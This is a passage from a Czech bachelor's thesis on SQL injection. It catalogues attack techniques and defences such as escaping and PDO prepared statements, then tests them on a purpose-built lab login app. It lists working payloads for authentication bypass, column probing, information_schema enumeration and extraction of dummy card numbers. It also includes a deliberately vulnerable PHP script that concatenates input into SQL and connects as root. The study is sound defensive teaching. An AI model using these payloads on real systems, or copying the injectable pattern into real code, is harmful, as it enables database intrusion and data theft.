- ***Error-based***

Error-based SQLi, neboli technika SQLi založená na chybě, je způsob při kterém se útočník snaží vyvolat od systému chybové hlášení. Taková hlášení mohou poskytovat důležité informace o struktuře databáze. Vývojáři se často dopouštějí chyby při nastavování chybových hlášení a tím usnadňují útočníkům zneužití zranitelnosti. Chybové hlášení by se obecně neměli dostat k uživateli na výstup, ale mnohem lepší praxí bývá zálohovat je v odděleném logovacím souboru s omezeným přístupem. [9] Příkladem použití Error-based SQLi pomocí metody GET může být tato URL adresa:

```
http://website.com/index.php?id=1 or x=1
```

Pokud neexistuje sloupec x, tak systém vygeneruje chybové hlášení.

Druhou velkou kategorií jsou Blind SQli útoky[26]. Jedná se o tzv. slepé útoky, které se využívají ve chvíli kdy databáze neposílá uživateli na výstup žádná data. Uživatel nebo útočník tedy nevidí výsledek SQL dotazů. Lze ovšem využít dvou způsobů, které na základě chování databáze na dotazy jsou schopny získat informace o systému. Jedná se o Boolean-based a Time-based SQLi.

- ***Boolean-based***

Boolean-based SQLi je technika, při které jsou do databáze útočníkem posílány dotazy obsahující logický výraz. Odpovědí na takový výraz hodnoty TRUE a FALSE. Útočník je poté na základě několika odpovědí schopen získat informace o struktuře databáze. Pro ilustraci je opět použit příklad s využitím metody GET a URL adresy: [19]

```
http://website.com/index.php?id=1
AND substring(version(),1,1)=5
```

V tomto případě je testováno, jestli verze databáze je 5.x.x. Pokud je tento výraz pravdivý, tak se na výpisu objeví jednořádková odpověď pro id=1. Pokud je výraz

[26] Někdy se můžeme setkat i s termínem „Nepřímá SQLi“.

nepravdivý, tak se neobjeví žádný výsledek. Útočník tak může několika pokusy snadno zjistit jako verzi databáze aplikace používá. [8]

- ***Time-based***

Time-based SQLi je technika založená na práci s funkcí pro měření času. Technika je podobná Boolean-based, protože opět využívá logické výrazy. Nicméně tentokrát se neanalyzuje výsledek dotazu, ale sleduje se, jestli dotaz vyvolá časovou prodlevu. Pro lepší představu je vhodné uvést příklad:

```
http://website.com/index.php?id=1;
IF (substring(version(),1,1)=5,SLEEP(10),null)
```

Pokud se daný výraz vyhodnotí jako pravdivý (tedy verze databáze je 5.x.x), tak odezva od databáze potrvá 10 sekund. Tím útočník pozná, jaké hodnoty výraz nabyl. Tato technika se využívá místo Boolean-based v případě, že systém nevypisuje žádný výstup. Postup v tomto případě je ale velice zdlouhavý, a proto je tato technika primárním kandidátem pro využití některého z automatizačních nástrojů. [9]

Třetí kategorií SQLi technik je Out-of-band SQLi. V tomto způsobu se využívá postranního kanálu komunikace. Vzhledem k charakteru této techniky se ovšem její použití vyskytuje velmi vzácně. Její úspěšné použití totiž závisí na některých funkcích databázových systémů, které bývají automaticky vypnuté. [8]

Existuje ještě další speciální kategorie SQLi, která se neřadí do žádné výše zmíněné skupiny. Jedná se o tzv. Druhotné SQLi útoky[27] . Tento útok je poměrně zajímavý tím, že dokáže obejít i některé metody ochrany proti SQLi. Jeho využití se uplatní u aplikací, které uživateli umožňují ukládat data do databáze (jedná se například o registrační systém). V takovém případě může útočník přidat do databáze škodlivý kód, který poté využije v jiném dotazu. Systém může být rezistentní proti SQLi a správně pracovat se vstupem od uživatele, ale pro následné vyžádání dat z databáze už nemusí existovat dostatečné ošetření. [9]

[27] Second-order SQLi attacks.

V předcházející části této kapitoly byly SQLi útoky rozřazeny podle způsobů použití do jednotlivých kategorií. Je ovšem možné SQLi útoky kategorizovat i podle útočníkova cíle.

- ***Identifikace injekčních parametrů***

Útočník prozkoumává webovou aplikaci, aby zjistil, které parametry a pole zadávané uživatelem jsou zranitelné vůči SQLi.

- ***Provedení otisku databáze***

Útočník má za cíl zjistit typ a verzi databáze, kterou webová aplikace používá. Určité typy databází reagují různě na uživatelské vstupy.

- ***Určení schématu databáze***

Aby bylo možné získat z databáze data, tak útočník potřebuje znát struktury tabulek a sloupců.

- ***Extrakce dat***

Tyto typy útoků využívají techniky, které extrahují data z databáze. Útoky s tímto záměrem jsou nejčastějším typem útoku SQLi

- ***Přidávání nebo úprava dat***

Cílem těchto útoků je přidat nebo změnit informace v databázi.

- ***Provedení odepření služby***

Tyto útoky jsou prováděny s cílem vypnout databázi webové aplikace, a tím odepřít službu ostatním uživatelům. Do této kategorie spadají i destruktivní techniky.

- ***Obcházení filtrů***

Tyto útoky pracují s mechanismy pro obcházení filtrů na vstupech a různých detekčních zařízení.

- ***Obcházení ověřování***

Cílem těchto typů útoků je umožnit útočníkovi obejít autentizaci v přihlašování do aplikace.

- ***Spouštění vzdálených příkazů***

Útočník se pokouší spustit libovolné příkazy v databázi. Tyto příkazy mohou být uložené procedury nebo funkce dostupné uživatelům databáze.

- ***Zvýšení oprávnění***

Tyto útoky využívají implementačních chyb nebo logických nedostatků v databázi a umožňují útočníky zvýšit vlastní oprávnění v rámci databáze. [14]

3.5 Příklady užití SQL injection útoků

V této kapitole je představeno několik běžných způsobů, které útočník může využít k napadení webové aplikace a databázového systému. Všechny příklady prezentované v této kapitole jsou zkompilovány z poznatků získaných studiem [8], [9] a [21] a jejich obdoba je použita v praktické části.

3.5.1 Použití techniky komentářů

Tato technika využívá funkcionalitu komentářů v SQL (v jazyku SQL se jedná o klíčová slova --, # a /*). Jazyk SQL nebere v úvahu žádné znaky za komentářem do konce řádku. Tímto lze dosáhnout toho, že SQL interpret bude ignorovat část dotazu – cílem této techniky je většinou snaha ignorovat podmínku WHERE.[28]

```
admin'--
admin'#
admin'/*
' or 1=1--
' or 1=1#
' or 1=1/*
') or '1'='1--
') or ('1'='1—-
```

Také existuje technika vložených komentářů. Ta najde své uplatnění v případě, že je aplikace ochráněna filtrací klíčových slov na vstupu (například DROP). Následující příklad využívá vložených komentářů ke skrytí SELECT a FROM:

```
SE/*LE*/CT uzivatel, heslo F/*OM*/M uzivatele
```

3.5.2 Použití techniky vložených uvozovek

Jedna z nejzákladnějších technik pro SQLi. Vložením následujícího řetězce docílíme toho, že se druhá část výrazu vždy vyhodnotí jako pravdivá.

```
admin' OR '1'='1
```

[28] Pozor! V rámci syntaxe v MySQL musí za komentářem následovat mezera.

3.5.3 Zjišťování počtu sloupců tabulky

Při postupu zjišťování počtu sloupců lze v zásadě využít dva možné přístupy.

První přístup využívá příkazu ORDER BY. Ten se používá pro seřazení dat na výstupu podle určeného sloupce. Pro účely SQLi je možné této funkcionality zneužít pomocí postupné inkrementace parametru. Parametrem je většinou číslo sloupce. Pokud se na výstupu objeví chyba o neplatném parametru, tak útočník získá informaci o počtu řádků, které dotaz vrací z databáze.

```
' ORDER BY 1--
' ORDER BY 5--
```

Druhým možným přístupem je využití příkazu UNION.

```
' UNION SELECT NULL--
' UNION SELECT NULL,NULL--
' UNION SELECT NULL,NULL,NULL--
```

3.5.4 Zjišťování typů sloupců

Pokud útočník zná počet sloupců tabulky, tak může opět využít příkaz UNION ke zjištění datových typů sloupců. V příkladu pracujeme se dvěma sloupci a postupně zjišťujeme, jestli je sloupec typu VARCHAR.

```
admin' UNION SELECT 'a',NULL FROM uzivatele--
admin' UNION SELECT NULL,'a' FROM uzivatele--
```

3.5.5 Získávání informací z information_schema

Information_schema je množina pohledů definovaná v SQL standardě a nachází se ve většině DBMS[29]. Využívá se pro popis metadat databáze. Útokem na information_schema lze získat v podstatě jakékoliv informace (tabulky, sloupce, procedury atd.)
Část, která obsahuje informace o tabulkách uložených v databázi se nazývá `tables`. Je důležité zmínit, že information_schema je read-only, tudíž informace lze získávat, ale nelze měnit databázi.

[29] S výjimkou ORACLE.

```
' UNION SELECT (SELECT GROUP_CONCAT(table_name) FROM
information_schema.tables WHERE table_schema=database()),
NULL --
```

```
' UNION SELECT (SELECT GROUP_CONCAT(column_name) FROM
information_schema.columns WHERE table_name = 'ucty'),NULL--
```

3.5.6 Získávání informací o databázi

Jednou ze základních informací, které můžeme o databázi získat je číslo její verze. Pro MySQL toho lze docílit příkazem `SELECT @@version`[30]. Zneužít tento příkaz v kombinaci s příkazem UNION je tedy velice snadné.

```
' UNION SELECT @@version, NULL--
```

3.5.7 Získávání užitečných dat pomocí UNION

Pomocí předchozích dvou technik útočník získal důležité informace o struktuře tabulek (počet sloupců a jejich datová typy) a to teď může využít pro extrakcí dat z více tabulek najednou.

```
' UNION SELECT GROUP_CONCAT(cisloKarty,uzivatelJmeno),NULL
FROM ucty--
```

Pokud útočník ví, že tabulka `uzivatele` vrací dva sloupce, zná jejich datové typy a zná strukturu tabulky `ucty`, tak dotazem s UNION může získat data z této tabulky.

[30] Platí pro MySQL. Pro jiné DBMS fungují rozdílné konstrukce.

3.6 Ochrana proti SQL injection

Účinná ochrana proti SQLi se skládá ze dvou vrstev. Ochrany na úrovni kódu a ochrany na síťové úrovni. Praktická část se soustředí na ochranu v rámci kódu, ale síťová ochrana je též důležitým prvkem dobře zabezpečené aplikace. Je tedy vhodné se o ni zmínit.

3.6.1 Ochrana na úrovni kódu

V rámci ochrany na úrovni kódu platí jedna z nejzásadnějších programátorských pouček pro bezpečné programování: Nevěřit uživatelům a jejich vstupům.

- ***Kontrola zakázaných slov***

  Tato technika využívá seznam potenciálně nebezpečných uživatelských vstupů[31]. Tento seznam může obsahovat klíčová slova SQL jako například SELECT nebo DROP. Pokud je takové slovo nalezeno na vstupu od uživatele, tak se dotaz do databáze nevykoná. Tato technika ale jako samostatná není příliš účinná, protože ji lze snadno obejít s využitím vložených komentářů. [22] Je doporučeno používat tento přístup pouze v kombinaci s jinými metodami.

- ***Kontrola povolených slov***

  Tato metoda[32] pracuje na opačném principu oproti blacklistingu. To znamená, že se uživatelský vstup porovnává s předem připraveným seznamem povolených slov. Velmi často se zde využívají regulární výrazy. Přestože je tento způsobem lepší než blacklisting, nelze ho doporučit jako jedinou ochranu proti SQLi. [22]

- ***Escaping speciálních znaků***

  V případě této metody ochrany se pracuje se vstupními řetězci. Pokud řetězec obsahuje znak, který má nějaký speciální význam, tak se před něj vloží lomítko a tím se zneplatní jeho vlastnosti. Databázový stroj poté nečte znak jako speciální, ale jako součást textového řetězce. Pro escaping existuje množství funkcí v rámci různých jazyků. Pro kombinaci PHP a MySQL se jedná o funkci:

```
mysqli_real_escape_string($retezec)
```

[31] Tzv. blacklisting
[32] Tzv. whitelisting

Některé zdroje jako [8] a [22] považují tuto techniku za nebezpečnou. Pro velkou většinu základních technik SQLi se jedná o účinnou metodu obrany, nelze ji však označit za zcela rezistentní. V praktické části bude otestována.

- ***Parametrizované SQL dotazy***

Po mnoho let jsou parametrizované SQL dotazy[33] doporučovaným ochranným postupem proti SQLi. Při jejich použití nejdříve programátor nadefinuje veškerý SQL kód, který je poté předán do dotazu pomocí parametru. V takovém případě nemůže útočník ovlivnit výsledek dotazu i v případě, že by na vstup zadal příkazy SQL. Většina programovacích jazyků a databázových strojů obsahuje vlastní knihovnu pro přípravu parametrizovaných dotazů. V této práci se zabýváme kombinací PHP a MySQL. V takovém případě máme na výběr ze dvou možností, jak konstruovat parametrizované dotazy. [9]
První možností je využít knihovnu PDO[34] v rámci PHP. V kapitole 3.5.2. je uveden příklad dynamické konstrukce dotazu SQL (nebezpečná konstrukce). Řešení pomocí knihovny PDO a parametrizovaných dotazů by mohlo být následující:

```
$jmeno = $_POST['jmeno'];
$heslo = $_POST['heslo']
$stmt = $dbh->prepare('SELECT jmeno FROM uzivatele
WHERE jmeno = :jmeno AND heslo =:heslo');
$stmt->bindValue(':jmeno', $jmeno, PDO::PARAM_STR);
$stmt->bindValue(':heslo', $heslo, PDO::PARAM_STR);
$stmt->execute();
```

Nejprve se do proměnných `$jmeno` a `$heslo` načetl vstup z formuláře. Poté se připravil dotaz s předpřipravenými hodnotami. Následně se „svázali“ proměnné z formuláře s předpřipravenými hodnotami pomocí funkce `bindValue()` Parametr `PDO::PARAM_STR` označuje, že se jedná řetězec a data se tudíž mají interpretovat pomocí vhodných datových typů[35]. Posledním krokem je samotné vykonání dotazu pomocí funkce `execute()`.[15]

[33] Též nazývané předpřipravené.
[34] PHP Data Objects.
[35] CHAR nebo VARCHAR

Druhou zmiňovanou možností je využít zabudované funkce v MySQLi[36]. Použití je velice podobné knihovně PDO.

3.6.2 Ochrana na síťové úrovni

Pro účinnou ochranu proti SQLi je výhodné zachytávat škodlivé řetězce dříve, než se vůbec dostanou do SQL dotazu.

- ***Firewall***

  Firewall už dnes patří mezi základní stavební prvky každého zabezpečeného systému. Rozlišujeme několik druhů firewallů. Packet-filtering firewall na základě předem stanovených kritérií filtruje příchozí pakety[37]. Proxy firewall pracuje na podobném principu jako packet-filtering, ale operuje na vyšší úrovni TCP/IP.

  Pro detekci SQLi se nejvíce hodí Web application firewall (WAF). Dříve zmíněné firewally pracovali pouze s hlavičkami příchozích paketů, kdežto WAF prozkoumává i jejich těla. [13]

- ***Intrusion detection system***

  K detekci útoků SQLi lze také použít tradiční síťové systémy IDS. Ty pracují stejně jako moderní firewally (WAF) s detekcí podezřelých anomálií v paketech. Jelikož se v oblasti firewallů v posledních letech udál význačný technologický pokrok, tak je doporučené používat především WAF.

3.6.3 Další doporučené prostředky pro zabezpečení

Aplikace by měla používat nejnižší možnou úroveň oprávnění při přístupu k databázi.[38]. V takovém případě jsou uživatelům nastavena minimální nutná práva a je méně pravděpodobné, že dojde ke kompromitaci systému. Zároveň je vhodné zakázat funkce, které nejsou pro chod aplikace důležité. Lze také zakázat čtení information_schema a tím znesnadnit útočníkům průzkum databáze. [8] Vhodné je také zamezit předvídatelnosti ve struktuře databáze. Administrátorský účet s názvem `admin` představuje výrazné usnadnění SQLi útoků.

[36] Umožněno až od verze PHP5.
[37] Blok dat přenášených po síti.
[38] Tzv. Least privilage přístup

4 Navržené řešení

Náplní praktické části bakalářské práce je otestování SQLi útoků prezentovaných v kapitole 3.5. Pro účely testování je vytvořena jednoduchá testovací aplikace a databáze. Následně na základě poznatků získaných v kapitole 3.6, je implementována odpovídající ochrana proti SQLi. Ta je též vystavena sérii testů, které mají za cíl ověřit její funkčnost.

Na základě poznatků získaných z testování funkčnosti ochran je provedena diskuse na výsledky a zobecnění zkoumané problematiky.

4.1 Použité technologie

Pro vývoj aplikace, stejně jako pro popis problematiky v praktické části, byl zvolen skriptovací jazyk PHP. Tento jazyk byl zvolen především proto, že dle [23] zhruba 78 % webových stránek a aplikací používá právě PHP jako serverový jazyk. Konkrétní verzí využitou v této práci je PHP 7.3.2. Dostupná je sice i verze PHP8.x.x, ale verze 7 je zdaleka nejčastěji se vyskytující.[39]
Jako DBMS byla zvolena MySQL, zejména kvůli její historické provázanosti s jazykem PHP. Nicméně moderní balíky pro vývoj webových aplikací místo MySQL obsahují MariaDB, který je open-source alternativou MySQL[40]. [24]


Vývoj a následné testování probíhalo na operačním systému Windows 8.1 s nainstalovaným balíkem XAMPP verze 3.2.2.[41] Balíček obsahuje tyto komponenty (nainstalovány pouze nezbytné součásti a místo MariaDB nainstalována MySQL příslušné verze pro zachování věrné podoby většiny webových aplikací):

- Apache 2.4.38
- MySQL 5.7.39
- PHP 7.3.2

[39] 70 % aplikací napsaných v PHP jsou verze 7 oproti pouhým 2,5 % verze 8.
[40] Jedná se o tzv. „fork“, neboli alternativní vývojovou větev.
[41] Kompletní balíček pro vývoj webových aplikací obsahující webový server, jazyk a DBMS. Dostupné z https://www.apachefriends.org/download.html

4.2 Návrh testovací aplikace

Na obrázku číslo 6 lze vidět návrh testovací aplikace. Pro přijímání uživatelského vstupu je využit HTML formulář. Ten předává vstupní data PHP skriptu. Mezi těmito dvěma vrstvami se nachází ještě vrstva s technologií AJAX[42], která slouží pro plynulejší načítání dat z databáze bez nutnosti obnovovat stránku. V PHP skriptu je zkonstruován SQL dotaz a pomocí něho se získají příslušná data z databáze.



Obrázek 6 - architektura testovací aplikace [vlastní]

4.2.1 Použitý formulář

Formulář pro získávání dat obsahuje dva vstupy:

- vstup `uzivatelJmeno` typu text
- vstup `heslo` typu password

Použitý formulář je identický pro všechny PHP skripty.

```
<form name="login" action="skript.php" method="POST">
     <input type="text" name="uzivatelJmeno" />
     <input type="password" name="heslo" />
     <input type="submit" value="Prihlasit" />
</form>
```

[42] Asynchronous Javascript + XML

4.2.2 Aplikace bez zabezpečení

PHP skript pro zpracování dat od uživatele a vyřízení dotazů do databáze bez zabezpečení má název `skript.php`. Pracuje s testovací databází. Pro uživatelský vstup `uzivatelJmeno` a `heslo` skript zkontroluje, jestli se uvedená data shodují se záznamy v databázi a na základě tohoto porovnání uživatele buďto přihlásí nebo vypíše hlášení o nesprávných vstupních údajích. Do databáze se přihlašuje pod účtem root (velice nebezpečné).

```
<?php
     $servername = "localhost";
     $username = "root";
     $password = "";
     $dbname = "testdb";
     $conn = mysqli_connect($servername, $username,
     $password, $dbname);
     $dotaz = 'SELECT uzivatelJmeno, jmeno FROM uzivatele
     WHERE uzivatelJmeno=\''.$_POST['uzivatelJmeno'].'\' AND
     heslo=\''.$_POST['heslo'].'\'';
     echo "<b>Zadané uživatelské jméno:
     </b>".$_POST["uzivatelJmeno"]."<br/>";
     echo "<b>Zadané uživatelské heslo:
     </b>".$_POST["heslo"]."<br/><br/>";
     echo "<b>Zkonstruovaný SQL
     dotaz:</b><br/>".$dotaz."<br/><br/>";
     $vysledek = mysqli_query($conn, $dotaz);
     if(!$vysledek){
          echo "Chyba v databázi:<br/>";
          echo mysqli_error($conn)."<br/>";
     }
     echo "<b>Odpověď od DBMS:</b><br/>";
     if(mysqli_num_rows($vysledek) == 0){
     echo "Neplatné uživatelské jméno nebo heslo!";
     }
     else{
          while($row = mysqli_fetch_array($vysledek)){
          echo "Přihlášen jako:  ";
          echo $row["uzivatelJmeno"]."<br/>";
          }
     }
?>
```

4.2.3 Aplikace se zabezpečením pomocí escapování znaků

Skript se zabezpečením pomocí escapování speciálních znaků s využitím zabudované funkce `mysqli_real_escape_string()` se nazývá `skript_esc.php`. Tento skript je až na klíčovou pasáž escapování speciálních znaků totožný se `skript.php` a bude zde ukázán pouze výňatek důležité pasáže.

```
$uzivatelJmeno = mysqli_real_escape_string($conn,
$_POST['uzivatelJmeno']);
$heslo = mysqli_real_escape_string($conn, $_POST['heslo']);
$dotaz = 'SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE
uzivatelJmeno=\''.$uzivatelJmeno.'\'
 AND heslo=\''.$heslo.'\'';
```

4.2.4 Aplikace se zabezpečením parametrizovanými dotazy

Skript se zabezpečením pomocí parametrizovaných dotazů s využitím knihovny PDO se nazývá `skript_bezp.php`. Pracuje na stejném principu jako `skript.php` s tím rozdílem, že si uživatelský vstup načte do proměnných, které sváže společně s parametry v připraveném dotazu. Uživatel tak nemá možnost ovlivnit obsah řetězce, který se posílá v dotazu do databáze. K databázi se opět připojuje účtem root, což je sice nebezpečná praktika, ale v rámci zachování integrity testování je vhodné zachovat stejné počáteční podmínky a analyzovat pouze funkčnost metody ochrany pomocí parametrizovaných dotazů.

```
<?php
     $servername = "localhost";
     $username = "root";
     $password = "";
     $dbname = "testdb";
     $conn = new PDO("mysql:host=$servername;dbname=$dbname",
     $username, $password);
     $uzivatelJmeno = $_POST['uzivatelJmeno'];
     $heslo = $_POST['heslo'];
     echo "<b>Zadané uživatelské jméno:
     </b>".$uzivatelJmeno."<br/>";
     echo "<b>Zadané uživatelské heslo:
     </b>".$heslo."<br/><br/>";
```

```
    $dotaz = $conn->prepare('SELECT uzivatelJmeno, jmeno
    FROM uzivatele
    WHERE uzivatelJmeno = :uzivatelJmeno AND
    heslo =:heslo');
    echo "<b>Zkonstruovaný SQL dotaz:</b><br/>
    ".$dotaz ->queryString."<br/><br/>";
    $dotaz->bindValue(':uzivatelJmeno', $uzivatelJmeno,
    PDO::PARAM_STR);
    $dotaz->bindValue(':heslo', $heslo, PDO::PARAM_STR);
    $dotaz->execute();
    $vysledek = $dotaz->setFetchMode(PDO::FETCH_ASSOC);
    if(!$vysledek){
        echo "Chyba v databázi:<br/>";
    }
    echo "<b>Odpověď od DBMS:</b><br/>";
    if($dotaz->rowCount() == 0){
        echo "Neplatné uživatelské jméno nebo heslo!";
    }
    else{
        while($row = $dotaz->fetchAll()){
        echo "Přihlášen jako:  ";
        echo $row[0]["uzivatelJmeno"]."<br/>";
        }
    }
?>
```

4.3 Vytvoření testovací databáze

Pro demonstraci útoků a ochran proti SQLi byla vytvořena jednoduchá databáze. Následující SQL skript vytvoří databázi a dvě tabulky. Ty pak naplní testovacími daty.

```
CREATE DATABASE testdb;
CREATE TABLE uzivatele (
    uzivatelJmeno varchar(20),
    heslo varchar(25),
    jmeno varchar(25),
    prijmeni varchar(25),
    PRIMARY KEY (uzivatelJmeno)
);
CREATE TABLE ucty (
```

```
    uzivatelJmeno varchar(20),
    cisloKarty varchar(16),
    cvv int,
    PRIMARY KEY (uzivatelJmeno)
);
INSERT INTO uzivatele
VALUES ('admin', 'admin1234', 'admin', 'admin');
INSERT INTO uzivatele
VALUES ('petr15', 'heslo417', 'Petr', 'Novák');
INSERT INTO uzivatele
VALUES ('kubaa', 'k717w', 'Jakub', 'Malý');
INSERT INTO ucty
VALUES ('admin', '5555444411112222', 666);
INSERT INTO ucty
VALUES ('petr15', '1234567891011121', 111);
INSERT INTO ucty
VALUES ('kubaa', '1011255534447778', 515);
```

Výsledná testovací databáze obsahuje dvě tabulky – `uzivatele` a `ucty`:

uzivatelJmeno	heslo	jmeno	prijmeni
admin	admin1234	admin	admin
petr15	heslo417	Petr	Novák
kubaa	k717w	Jakub	Malý

Tabulka 5 - tabulka uzivatele

uzivatelJmeno	cisloKarty	cvv
admin	5555444411112222	666
petr15	1234567891011121	111
kubaa	1011255534447778	515

Tabulka 6 - tabulka ucty

5 Testování navrženého řešení

5.1 Metodika testování

Testování aplikace je provedeno ve třech fázích. V první fáze se testuje zcela nezabezpečená aplikace s se špatnou metodou konstrukce dynamického dotazu. A ve třetí fázi se testuje zabezpečená aplikace pomocí metody parametrizovaných dotazů s využitím knihovny PDO.

Testování je provedeno dvěma uživatelskými vstupy:

- uzivatelJmeno = uživatelské jméno
- heslo = heslo

Výsledek testu je zobrazen ve formě tabulky, která já znázorněna tabulkou číslo 7.

Uživatelské jméno (uzivatelJmeno)	
Heslo (heslo)	
Zkonstruovaný SQL dotaz	
Odpověď od DBMS	

Tabulka 7 - ukázkový výsledek testu

Pro ilustraci ověříme funkčnost nezabezpečené aplikace pomocí zkoušky validního a nevalidního přihlášení uživatele.

5.1.1 Test funkčnosti aplikace – validní vstup

Uživatelské jméno (uzivatelJmeno)	petr15
Heslo (heslo)	heslo417
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='petr15' AND heslo='heslo417'
Odpověď od DBMS	Přihlášen jako: petr15

Tabulka 8 - test funkčnosti - validní vstup

Pro validní vstup je tedy aplikace funkční a uživatele přihlásí.

5.1.2 Test funkčnosti aplikace – nevalidní vstup

Uživatelské jméno (uzivatelJmeno)	petr15
Heslo (heslo)	xxxxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='petr15' AND heslo='xxxxx'
Odpověď od DBMS	Neplatné uživatelské jméno nebo heslo!

Tabulka 9 - test funkčnosti - nevalidní vstup

Pro nevalidní vstup (špatné heslo) aplikace uživatele nepřihlásí. Základní funkcionalita je ověřena.

5.2 Testování nezabezpečené aplikace

5.2.1 Technika komentářů

Uživatelské jméno (uzivatelJmeno)	admin' --
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='admin' -- ' AND heslo='xxx'
Odpověď od DBMS	Přihlášen jako: admin

Tabulka 10 - nezabezpečená aplikace - komentáře

Zde byla vyzkoušena zcela základní technika pro obejití přihlašovacího mechanismu. Jedná se hlavní stavební kámen navazujících způsobů SQLi. Veškerý obsah za komentářem se ignoruje a systém tedy přihlásí uživatele pod uživatelským jménem `admin` nezávisle na zadaném heslu.

5.2.2 Technika vložených uvozovek

Uživatelské jméno (uzivatelJmeno)	admin' OR '1'='1
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='admin' OR '1'='1' AND heslo='xxx'
Odpověď od DBMS	Přihlášen jako: admin

Tabulka 11 - nezabezpečená aplikace - uvozovky

Jedná se o podobnou techniku jako použití komentářů. Zde se ovšem pracuje s logickým výrazem a uvozovkami. Systém opět vyhodnotil nesprávně a přihlásil uživatele pod administrátorským účtem.

5.2.3 Technika zjišťování počtu sloupců

Uživatelské jméno (uzivatelJmeno)	' ORDER BY 2 --
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='' ORDER BY 2 -- ' AND heslo='xxx'
Odpověď od DBMS	Neplatné uživatelské jméno nebo heslo!

Tabulka 12 - nezabezpečená aplikace - počet sloupců 1

Zde je testována tabulka `uzivatele` a počet sloupců, který vrací z databáze (nejedná se o celkový počet sloupců tabulky). Pokud je výsledek řazen podle sloupce 2, tak systém zamítne přihlášení bez chybového hlášení. Je patrné, že tabulka vrací alespoň 2 sloupce.

Uživatelské jméno (uzivatelJmeno)	' ORDER BY 3 --
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='' ORDER BY 3 -- ' AND heslo='xxx'
Odpověď od DBMS	Neplatné uživatelské jméno nebo heslo!

Tabulka 13 - nezabezpečená aplikace - počet sloupců 2

Pokud se ovšem parametr u ORDER BY zvýší na hodnotu 3, tak systém vypíše navíc chybové hlášení `Unknown column '3' in 'order clause'`. Což znamená, že třetí sloupec neexistuje a tabulka tudíž vrací pouze dva sloupce.

5.2.4 Technika zjišťování typů sloupců

Uživatelské jméno (uzivatelJmeno)	' UNION SELECT 'a',NULL FROM uzivatele--
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='' UNION SELECT 'a',NULL FROM uzivatele-- ' AND heslo='xxx'
Odpověď od DBMS	Neplatné uživatelské jméno nebo heslo!

Tabulka 14 - nezabezpečená aplikace - typy sloupců

Test na datový typ sloupců bohužel narazil na funkční omezenost testovací databáze. Jelikož jsou všechny sloupce v tabulce `uzivatele` VARCHAR, není v podstatě co testovat.

5.2.5 Technika útoku na information_schema

Uživatelské jméno (uzivatelJmeno)	' UNION SELECT (SELECT GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema=database()), NULL--
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='' UNION SELECT (SELECT GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema=database()), NULL-- ' AND heslo='xxx'
Odpověď od DBMS	Přihlášen jako: ucty,uzivatele

Tabulka 15 - nezabezpečená aplikace - information_schema 1

Útoky na information_schema jsou zásadním prvek při průzkumu databázové struktury. Z tabulky byly pomocí příkazu UNION a spojovaní řetězců GROUP_CONCAT získány názvy všech tabulek v databázi.

Uživatelské jméno (uzivatelJmeno)	' UNION SELECT (SELECT GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_name = 'ucty'),NULL--
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='' UNION SELECT (SELECT GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_name = 'ucty'),NULL-- ' AND heslo='xxx'
Odpověď od DBMS	Přihlášen jako: uzivatelJmeno,cisloKarty,cvv

Tabulka 16 - nezabezpečená aplikace - information_schema 2

Ve chvíli, kdy útočník získal informaci o názvech všech tabulek v databázi, tak může útok prohloubit. Konkrétně může opět s využitím příkazu UNION a GROUP_CONCAT vypsat názvy sloupců dané tabulky. Zde se tedy útočník dostal k názvům tří sloupců v tabulce `ucty`.

5.2.6 Technika pro získávání informací o databázi

Uživatelské jméno (uzivatelJmeno)	' UNION SELECT @@version, NULL--
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='' UNION SELECT @@version, NULL-- ' AND heslo='xxx'
Odpověď od DBMS	Přihlášen jako: 10.1.38

Tabulka 17 - nezabezpečená aplikace - informace o databázi 1

Uživatelské jméno (uzivatelJmeno)	' UNION SELECT database(), NULL--
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='' UNION SELECT database(), NULL-- ' AND heslo='xxx'
Odpověď od DBMS	Přihlášen jako: testdb

Tabulka 18 - nezabezpečená aplikace - informace o databázi 2

V rámci komplikovanějších útoků mnohdy útočník potřeba já znát detailnější údaje o databázi i databázovém stroji. V těchto dvou případech s využitím příkazu UNION, znalostí struktury tabulky `uzivatele` a vestavěných funkcí DBMS byl schopen útočník získat informace o konkrétní verzi databázového stroje a názvu databáze.

5.2.7 Technika pro získávání informací pomocí UNION

Uživatelské jméno (uzivatelJmeno)	' UNION SELECT GROUP_CONCAT (cisloKarty,uzivatelJmeno),NULL FROM ucty--
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='' UNION SELECT GROUP_CONCAT(cisloKarty,uzivatelJmeno),NULL FROM ucty-- ' AND heslo='xxx'
Odpověď od DBMS	Přihlášen jako: 5555444411112222admin, 1011255534447778kubaa, 1234567891011121petr15

Tabulka 19 - nezabezpečená aplikace - získání dat pomocí UNION

